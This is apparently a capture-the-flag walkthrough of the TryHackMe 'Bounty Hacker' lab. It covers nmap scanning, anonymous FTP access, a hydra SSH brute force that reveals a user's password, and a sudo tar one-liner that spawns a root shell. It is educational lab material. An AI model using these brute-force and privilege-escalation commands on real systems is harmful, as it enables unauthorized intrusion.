Bounty Hacker

tryhackme.com/room/cowboyhacker

Scanning

First, let's scan the box with Nmap

-sV for enumerate versions, -p- to scan all ports so we don't miss anything, -T4 to speed up the scan and -vv for verbose output. Scanning all ports takes a while to I am using -vv so we can see what ports are discovered as the scan progresses.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- -T4 -vv 10.10.122.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-10 13:47 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 13:47
Scanning 10.10.122.131 [2 ports]
Completed Ping Scan at 13:47, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:47
Completed Parallel DNS resolution of 1 host. at 13:47, 11.01s elapsed
Initiating Connect Scan at 13:47
Scanning 10.10.122.131 [65535 ports]
Discovered open port 22/tcp on 10.10.122.131
Discovered open port 21/tcp on 10.10.122.131
Discovered open port 80/tcp on 10.10.122.131
Connect Scan Timing: About 21.68% done; ETC: 13:49 (0:01:52 remaining)
Connect Scan Timing: About 30.84% done; ETC: 13:50 (0:02:17 remaining)
Connect Scan Timing: About 52.10% done; ETC: 13:50 (0:01:24 remaining)
Completed Connect Scan at 13:50, 153.50s elapsed (65535 total ports)
Initiating Service scan at 13:50
Scanning 3 services on 10.10.122.131
Completed Service scan at 13:50, 6.05s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.122.131.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.12s elapsed
Nmap scan report for 10.10.122.131
Host is up, received syn-ack (0.023s latency).
Scanned at 2022-01-10 13:47:36 EST for 159s
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.29 seconds
```

The results from the scan show us three services are being hosted:


- ftp (sometimes ftp servers allow anonymous login. Let's keep this in mind)
- ssh
- http

First let's look at what is running on the webserver on the default port 80.



Nothing too interesting here.

Let’s check the page source.



```
<html>

<style>
h3 {text-align: center;}
p {text-align: center;}
.img-container {text-align: center;}
</style>

<div class='img-container'>
    <img src="/images/crew.jpg" tag alt="Crew Picture" style='width:1000;height:563'>
</div>

<body>
<h3>Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."</h3>

<hr>

<h3>Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and

<hr>

<h3>Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"</h3>

<hr>

<h3>Faye:"..hmph.."</h3>

</body>
</html>
```

There's nothing interesting in the source either.

FTP

Earlier on I took a mental note that some ftp servers allow anonymous logins. Let’s see if we can use an anonymous login to gain access.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.122.131
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.122.131
Connected to 10.10.122.131.
220 (vsFTPd 3.0.3)
Name (10.10.122.131:kali): anonymous
```

To attempt an anonymous login just type ‘anonymous’ as the username, leave the password field empty and press enter.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.122.131
Connected to 10.10.122.131.
220 (vsFTPd 3.0.3)
Name (10.10.122.131:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```

It worked! We are logged in to the FTP server. Lets do some digging to see if there are any interesting files.

Using the ‘ls’ command we discover a file named ‘locks.txt’ and another file called ‘task.txt’

Using the ‘get’ command in ftp we can download these files to our local machine.

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes)
226 Transfer complete.
418 bytes received in 0.07 secs (5.6348 kB/s)
ftp>
```


Let's open the files to see their contents.

```
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Inside of ‘task.txt’ there is a message left by someone called ‘lin’.

What’s inside ‘locks.txt’?



```
1 rEddrAGON
2 ReDdr4g0nSynd!cat3
3 Dr@gOn$yn9icat3
4 R3DDr46ONSYndIC@Te
5 ReddRA60N
6 R3dDrag0nSynd1c4te
7 dRa6oN5YNDiCATE
8 ReDDR4g0n5ynDIc4te
9 R3Dr4gOn2044
10 RedDr4gonSynd1cat3
11 R3dDRaG0Nsynd1c@T3
12 Synd1c4teDr@g0n
13 reddRAg0N
14 REddRaG0N5yNdIc47e
15 Dra6oN$yndIC@t3
16 4L1mi6H71StHeB357
17 rEDdragOn$ynd1c473
18 DrAgoN5ynD1cATE
19 ReDdrag0n$ynd1cate
20 Dr@gOn$yND1C4Te
21 RedDr@gonSyn9ic47e
22 REd$yNdIc47e
23 dr@goN5YNd1c@73
24 rEDdrAGOnSyNDiCat3
25 r3ddr@g0N
26 ReDSynd1ca7e
27
```

Weird. It looks like a wordlists file.

Is it possible that ‘lin’ is a user on another service?

Is it also possible that locks.txt contains their password?

SSH

Let’s try something. Using the username ‘lin’ and ‘locks.txt’ as a wordlist file, why don’t we try a brute force attack on the SSH server?

There are multiple tools for doing this. I am going to use hydra.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hydra -l lin -P /home/kali/locks.txt 10.10.122.131 ssh
```

Here goes nothing.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hydra -l lin -P /home/kali/locks.txt 10.10.122.131 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 14:02:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 t
[DATA] attacking ssh://10.10.122.131:22/
[22][ssh] host: 10.10.122.131   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-10 14:02:41
```

It worked. We now have a set of valid login credentials for the SSH server.

So now let's login using the credentials.

```
┌──(kali㉿kali)-[~]
└─$ ssh lin@10.10.122.131
The authenticity of host '10.10.122.131 (10.10.122.131)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.122.131' (ED25519) to the list of known hosts.
lin@10.10.122.131's password:
```

Once you are logged in have a dig around the filesystem. You should easily be able to find the answer to the first question in user.txt.

Privilege Escalation

But we still need the answer to the second question which is inside root.txt. We can discover that this file is inside of the root directory which we don't have access to.

Here we must do some privilege escalation.

Running the command 'sudo -l' will show us which commands we can run as sudo.

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

It appears we can run 'tar' as sudo. With this information let's check gtfobins and see if we can give ourselves access to a root shell using this command.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell
File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

tar

Binary	Functions
setarch	Shell, SUID, Sudo
start-stop-daemon	Shell, SUID, Sudo
tar	Shell, File upload, File download, File write, File read, Sudo, Limited SUID

On gtfobins search for tar and click on 'Sudo'. We're in luck because there is an easy win here.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

All that is left to do now is run this command pictured above in our SSH terminal to spawn a root shell.

After that all you need to do is ‘cat’ out the contents of root.txt!

Summary

In many ways this CTF demonstrates the best scenario for a hacker. Misconfigured services, plain text login information and an easy vector for privilege escalation.

This was a very easy box to gain root access to but was still very fun.